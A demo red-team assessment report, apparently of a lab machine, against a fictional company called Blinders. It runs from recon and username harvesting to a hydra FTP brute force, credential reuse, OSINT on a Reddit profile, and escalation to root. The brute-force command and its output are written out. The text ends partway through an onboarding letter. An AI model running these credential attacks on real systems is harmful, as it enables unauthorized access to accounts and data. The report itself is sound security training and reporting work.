



RED TEAM ASSESSMENT REPORT

Blinders

Blinders PVT LTD

Report Version: Demo Report

Table of Contents

1 Document Control	4
1.1 Team	4
2 Executive Summary	5
2.1 Summary	5
2.2 Identified Misconfigurations	6
2.3 Recommendations	7
2.4 Conclusion	8
3 Methodology	10
3.1 Objective	24
3.2 Scope	26
4 Compromission Path	27
4.1 Blinders - Predictable Usernames and Default Credential Usage	27
4.2 Blinders - Employee Oversharing Internal Information on Social Media	29
4.3 Blinders - Improper Website Configuration Exposing Sensitive Links	32
4.4 Blinders - Excessive Employee Name Disclosure Enabling Enumeration	34
5 Disclaimer	37

1 Document Control

1.1 Team

Contact	Details	Role
Thomas Shelby	E-Mail: dorisa74964@proton.me	Red Team Operator

2 Executive Summary

2.1 Summary

- Thomas Shebly conducted an authorized external penetration test against the company's internet-facing system at 192.168.0.20, which hosts the corporate website and internal services. The assessment was performed as a black-box test, simulating the actions of an external attacker with no prior access, credentials, or internal knowledge. The goal was to identify realistic pathways an attacker could use to gain unauthorized access to company data and systems.
- The testing began with basic network scanning, which quickly revealed that 192.168.0.20 is reachable from the internet and exposes several services, including a file-transfer (FTP) interface and a custom web server on port 445. The web server hosts the company's public website, which includes team photos, employee names, and links to external social-media accounts. While these elements support branding and recruitment, they also provide a clear map of employee identities and online presence that attackers can exploit.
- Using publicly visible information from the website, realistic username patterns for employees were generated and then tested against the target system using common and weak passwords. This approach successfully identified valid login credentials for multiple staff members, and the same passwords were reused across different services running on 192.168.0.20. Because one account's credentials work across multiple functions, the compromise of a single weak account can immediately lead to broader access across the system.
- Once inside, the tester discovered an onboarding or welcome document (welcome.pdf) stored in an employee's home directory. That document contained a default password used for new employee accounts across the organization. When this default password was tested against other user accounts, it successfully unlocked an additional valid account, demonstrating that weak, shared, and default passwords significantly reduce the effort needed for an attacker to move laterally through the environment.
- Further investigation led to the discovery of an employee's public social-media profile, where internal details about the company's password-management practices and a personal password were disclosed. That same password was reused to log directly into the company system, granting access to more accounts, including one that stored credentials for an IT-administrator user. With administrative privileges, the tester was able to fully control the server at 192.168.0.20, including the ability to read internal HR documents, configuration files, and other sensitive data, as well as install software or extract information without detection.
- From a business standpoint, the test shows that an attacker with similar skills and tools could realistically access internal employee accounts, read confidential documents, and move from a low-level user account to full control of the system. This access could allow an attacker to read payroll information, contracts, HR records, and internal settings, and to use the compromised server as a launching point to attack other internal systems that are not directly exposed to the internet. The organization could face regulatory penalties, legal liability, reputational damage, and operational disruption if such a breach were to occur in reality.
- To reduce these risks, leadership should ensure that:
 - Strong, unique passwords are enforced for all accounts, and multi-factor authentication (MFA) is implemented where feasible, especially for administrative and privileged users.
 - Default and shared credentials are eliminated across all services, and no password is reused across multiple accounts or systems.

- Sensitive documents such as onboarding PDFs, HR notes, and configuration files are removed from the internet-facing server at 192.168.0.20 and stored only in properly secured internal environments.
- Access controls for file-transfer and other administrative services on 192.168.0.20 are tightened, limiting access to authorized users only and disabling unnecessary services.
- Elevated privileges are segmented from regular user accounts, so that administrative functions are isolated and not reachable via the same weak-password pattern as general staff.
- Employees receive clear, ongoing training on what information should not be shared on public forums or social-media platforms, and are reminded that publicly posted passwords or internal processes can be exploited by attackers.
- System-level logging and monitoring are enabled on 192.168.0.20 to detect repeated login failures, unusual access patterns, and unauthorized privilege escalations in a timely manner.
- In the Findings section we have specifically outlined how to remediate each finding; the points above represent a high-level, overall remediation strategy to help the company systematically address the issues identified during this assessment.
- Technical findings, supporting evidence, risk assessments, and detailed remediation instructions are provided in the Findings section.

2.2 Identified Misconfigurations

Name	Affected Components	Page
Predictable Usernames and Default Credential Usage	Blinders	27
Employee Oversharing Internal Information on Social Media	Blinders	29
Improper Website Configuration Exposing Sensitive Links	Blinders	32
Excessive Employee Name Disclosure Enabling Enumeration	Blinders	34

2.3 Recommendations

Name	Details
Predictable Usernames and Default Credential Usage	• Implement minimum 12-character password complexity with composition rules (upper, lower, numbers, symbols) • Enforce password rotation every 90 days with history restrictions (no reuse of last 10 passwords) • Deploy multi-factor authentication (MFA) across all external-facing services • Remove full employee names from public website; use first initial + last name format only • Conduct quarterly password audits using automated scanning tools • Block common/default passwords at authentication layer • Implement account lockout after 5 failed attempts (30-minute timeout) • Train employees on password hygiene and phishing recognition • Deploy privileged access management (PAM) for service accounts
Employee Oversharing Internal Information on Social Media	• Audit and remove all employee social links from company website • Implement corporate social media policy prohibiting internal info sharing • Deploy Data Loss Prevention (DLP) monitoring for credential patterns • Conduct employee security awareness training (quarterly) • Remove legacy accounts not actively used by employees • Centralize authentication logging for compromised account detection • Rotate all passwords from exposed social media sources immediately

Name	Details
Improper Website Configuration Exposing Sensitive Links	• Conduct complete website content audit and remove unrelated links • Implement website change approval process with security review • Deploy URL scanning before publishing employee/external links • Use first-party social media aggregation widgets only • Enable website security headers (CSP, HSTS) • Regular web application vulnerability scanning (monthly)
Excessive Employee Name Disclosure Enabling Enumeration	• Replace full names with initials/ departments on public pages • Implement username randomization (non-descriptive accounts) • Deploy Web Application Firewall with username enumeration protection • Employee training on social engineering recognition • Regular external OSINT audits (quarterly) • Centralized identity management with obfuscated usernames

2.4 Conclusion

- The assessment of 192.168.0.20 demonstrates that publicly visible information, weak password practices, and overly permissive access controls create a clear pathway for an external attacker to gain full control of the system. Attackers can leverage employee names and social-media profiles, combined with default or reused passwords, to move from initial access to administrative privileges in a relatively short time.
- The risks identified are not theoretical; they represent a realistic scenario in which an attacker could access internal HR documents, configuration files, and other sensitive data, and use the compromised server as a foothold to attack additional internal systems. Without remediation, the organization remains exposed to potential data breaches, regulatory scrutiny, reputational harm, and operational disruption.
- The high-level remediation actions outlined in this report—such as enforcing strong, unique passwords with multi-factor authentication, removing shared and default credentials, restricting access to the internet-facing server, and improving employee awareness—provide a clear roadmap for reducing exposure. Detailed technical guidance for each finding is provided in the Findings

section, enabling the IT and security teams to implement precise, targeted fixes aligned with business priorities. Addressing these issues systematically will significantly improve the organization's resilience against similar attack patterns in the future.

3 Methodology

ATTACK METHODOLOGY




Figure 1: Penetration Testing Methodology Overview

- **Reconnaissance & Scanning:** Collected information from the public internet and conducted Port scanning on `192.168.0.20`, identifying that ports `21` (FTP), `445` (Apache web server), and `2123` were accessible.
- **Web & Service Enumeration:** Inspected the company website hosted on Apache (port `445`), mapped out all visible links, and identified external social-media accounts, the official GitHub page, and an employee-owned Reddit profile associated with the organization.
- **Username Harvesting & Validation:** Extracted employee full names from the “Our Team” section of the website and used `username-anarchy` to generate realistic username variants; then validated likely usernames against the target services to narrow down potential accounts.
- **Password Guessing:** Ran a controlled brute-force attack using `hydra` with a list of common and default passwords, successfully uncovering weak credentials for `scottg` and `charlotteking` and confirming that the same passwords worked across both FTP and SSH; later reused the default password from a `welcome.pdf` document to identify `sophiale` through a targeted password-spray attempt.
- **Access, Search & Pivot:** Gained initial access using `scottg` and `charlotteking` credentials; located and downloaded the `welcome.pdf` onboarding file from `scottg`’s home directory, which disclosed the default password used for new accounts; used that default password to discover `sophiale`; found an additional username (`aidenhall1987`) in a `team-mate.txt` file within `sophiale`’s home directory and linked it to an employee Reddit account via `sherlock`; analyzed the employee’s Reddit activity to recover a password posted in a public post, then used it to log in as `aidenhall1987`; examined `aidenhall1987`’s environment and discovered a stored credential for `lwhite`, an IT-admin user.

- **Privilege Assessment & Evidence:** Connected as `lwhite`, who had administrative rights over the FTP subsystem, and abused the `ftp` command to bypass normal access controls and escalate to root; confirmed full system control by reading the `root` flag and collecting clear evidence of the full attack path, including all credential-reuse and privilege-escalation stages.

Complete step-by-step walkthrough

- This external black-box assessment of `192.168.0.20` followed a structured, phased methodology designed to simulate real-world threats, with clear ethical boundaries and isolated execution. The engagement focused on reconnaissance, credential-driven exploitation, lateral movement, and privilege escalation, all aligned with industry-recognized best practices.
- After the Nmap scan on the target, ports `21`, `445`, and `2123` were observed as open:

```
# Nmap 7.94SVN scan initiated Sun Mar 22 10:57:15 2026 as: nmap -oA blinders -p- -sC -Pn -  
n --disable-arp-ping 192.168.0.20  
Nmap scan report for 192.168.0.20  
Host is up (0.00072s latency).  
Not shown: 65532 closed tcp ports (reset)  
PORT      STATE SERVICE  
21/tcp    open  ftp  
445/tcp    open  microsoft-ds  
2123/tcp   open  gtp-control  
MAC Address: 08:00:27:8A:26:C8 (Oracle VirtualBox virtual NIC)  
  
Host script results:  
|_smb2-time: Protocol negotiation failed (SMB2)  
  
# Nmap done at Sun Mar 22 10:57:52 2026 -- 1 IP address (1 host up) scanned in 36.20  
seconds
```

Figure 2: Nmap scan output showing open ports `21/tcp`, `445/tcp`, and `2123/tcp`.

- Further enumeration revealed that an Apache service is running on the custom port `445`, where the company website is hosted.




Figure 3: Company website hosted on the Apache web server running on port `445`.

- Further enumeration of the company-hosted webpage revealed multiple unrelated external social-media links. After additional analysis, the official GitHub link and a company employee's Reddit account page were identified.




Figure 4: External social-media links referenced on the company website.




Figure 5: Official company GitHub page hosted on GitHub.




Figure 6: Company employee's Reddit page associated with the organization.

- Further enumeration uncovered an **"Our Team"** section on the company website where the full names of employees were displayed. Using the tool `username-anarchy`, a list of username permutations was generated that likely correspond to valid login accounts on the target IP.




Figure 7: "Our Team" section of the company website listing employee full names.

```
<SNIP>
jack
jackroberts
jack.roberts
jackrobe
c.king
cking
kcharlotte
k.charlotte
kingc
king
king.c
king.charlotte
ck
mason
masonwright
scott
<SNIP>
```

Figure 8: Username combinations generated by username-anarchy based on employee names.

- The generated usernames were verified, and valid credentials were discovered for the employees `scottg` and `charlotteking`, using weak or default passwords. This was achieved by brute-forcing the FTP service with the `hydra` tool and a common-password wordlist.

```
hydra -L blindersvaild.txt -P /usr/share/seclists/Passwords/top/Common-Credentials/top-20-common-SSH-passwords.txt ftp://192.168.0.20
```

Figure 9: Hydra command used to brute-force the FTP service with generated usernames and a default/weak-password wordlist.

```
parrot terminal
[DATA] max 16 tasks per 1 server, overall 16 tasks, 2596 login tries (1:118/p:22), ~163 tries per task
[DATA] attacking ftp://192.168.0.20:21/
^CThe session file ./hydra.restore was written. Type "hydra -R" to resume session.
[student@parrot]--[~/Blinders/tool/username-anarchy]
_ $hydra -L blindersvaild.txt -P /usr/share/seclists/Passwords/Common-Credentials/top-20-common-SSH-passwords.txt ftp://
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or
es (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-03-22 11:18:01
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to
, ./hydra.restore
^C
[student@parrot]--[~/Blinders/tool/username-anarchy]
_ $hydra -L blindersvaild.txt -P /usr/share/seclists/Passwords/Common-Credentials/top-20-common-SSH-passwords.txt ftp://
-I
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or
es (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-03-22 11:18:07
[WARNING] Restorefile (ignored ...) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 64 tasks per 1 server, overall 64 tasks, 2596 login tries (1:118/p:22), ~41 tries per task
[DATA] attacking ftp://192.168.0.20:21/
[STATUS] 1660.00 tries/min, 1660 tries in 00:01h, 957 to do in 00:01h, 43 active
21][ftp] host: 192.168.0.20 login: charlotteking password: 
21][ftp] host: 192.168.0.20 login: scottg password: 
1 of 1 target successfully completed, 2 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-03-22 11:19:44
[student@parrot]--[~/Blinders/tool/username-anarchy]
_ $
```

Figure 10: Valid username–password pairs identified via Hydra brute-force.

- The discovered credentials were reused across both the FTP and SSH services. After logging into the FTP service as `scottg`, further enumeration located a `welcome.pdf` document in the user's home directory and downloaded it via FTP.
-

```
Name (192.168.0.20:student): scottg
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||21114|)
150 Here comes the directory listing.
-rw-r--r--  1 1007      1007          656 Oct 16 07:28 Content_Strategist_Grace_Profile.md
-rw-r--r--  1 1007      1007          209 Oct 16 07:28 README.txt
-rw-r--r--  1 1007      1007     3995717 Oct 16 07:02 Welcome.pdf
-rw-r--r--  1 1007      1007          731 Oct 16 07:29 content_ops_plan_Q4_grace.txt
-rw-r--r--  1 1007      1007          598 Oct 16 07:29 notes_gs_content_audit_2025-09-15.txt
drwxr-xr-x  2 1007      1007         4096 Oct 16 07:30 secrets
226 Directory send OK.
ftp> get Welcome.pdf
local: Welcome.pdf remote: Welcome.pdf
229 Entering Extended Passive Mode (|||45768|)
150 Opening BINARY mode data connection for Welcome.pdf (3995717 bytes).
100% |*****| 3902 KiB  16.59
226 Transfer complete.
3995717 bytes received in 00:00 (16.49 MiB/s)
ftp> 
```

Figure 11: Download of the welcome.pdf file via FTP after logging in as scottg.

- Analysis of the `welcome.pdf` revealed a default password that is used for newly created user accounts.

BLINDERS PVT. LTD.

123 Innovation Street, Tech Park, Ohio – 560001, USA

info@blinders.pvt.ltd | [Blinders.PVT.LTD – All Security Engineers On Board](#) | [80-1234-56708](tel:80-1234-56708)

Date: 28-09-2025

Subject: Welcome to Blinders.PVT.LTD – IT Access Instructions

Dear Team,

Welcome to the Blinders family! We're thrilled to have you onboard and are excited for the journey ahead. Our mission is to create an inspiring work environment where innovation thrives, and every voice is valued.

